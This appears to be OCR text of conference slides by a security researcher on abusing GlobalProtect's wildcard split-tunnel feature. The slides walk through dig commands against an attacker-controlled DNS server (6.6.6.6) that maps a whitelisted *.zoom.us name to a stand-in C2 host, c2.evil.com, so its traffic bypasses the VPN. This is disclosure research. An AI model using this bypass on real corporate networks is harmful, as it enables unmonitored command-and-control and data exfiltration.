Turning the Tables on GlobalProtect

Use and Abuse of Palo Alto's Remote Access Solution

Speaker: Alex Bourla

Contributor: Graham Brereton

$ whoami

Speaker - Alex Bourla

- These days: Independent Security Engineer and Researcher
- Previously: Penetration Tester and Red Teamer
- Still can’t resist poking at products when something doesn’t smell right…

Contributor - Graham Brereton

- Ex-colleague and core contributor
- Played a key role in this research

$ globalprotect --info


- Always-On VPN for enterprises
- SSL decryption & inspection
- Identity-based access control
- Device trust enforcement
- ‘Advanced Threat’ & DLP

iOS

macOS

Where it all begun...


The docs that caught my eye



https://docs.paloaltonetworks.com/globalprotect/10-1/globalprotect-admin/globalprotect-gateways/split-tunnel-traffic-on-globalprotect-gateways/configure-a-split-tunnel-based-on-the-domain-and-application


Q: How would you design this feature securely ?

For example, add *.target.com to exclude all Target traffic from the VPN tunnel.




Hint

What could go wrong with this design?




Example Exploitation

External Attacker's goal:



`*.zoom.us` configured as a split tunnel domain to improve Zoom performance


 Image: Flaticon.com



Exploitation Steps

1. DNS Request for whitelisted domain `foo.zoom.us` is sent to **attacker-controlled** DNS server

```
$ dig foo.zoom.us @6.6.6.6 +short
```




Exploitation Steps

2. Attacker-controlled DNS server crafts response including the **real** IP address of `c2.evil.com (1.2.3.4)`

```
$ dig foo.zoom.us @6.6.6.6 +short

1.2.3.4
```

GlobalProtect will now **wrongly** associate the attacker IP address of `1.2.3.4` with the whitelisted wildcard domain of `*.zoom.us`



Exploitation Steps


3. Now any requests made to `c2.evil.com` will go straight to the Internet, **bypassing GlobalProtect tunnel**, and evading protection

Potential Impacts:

- Unmonitored C2 channels
- Data exfiltration
- Policy bypass
- etc.

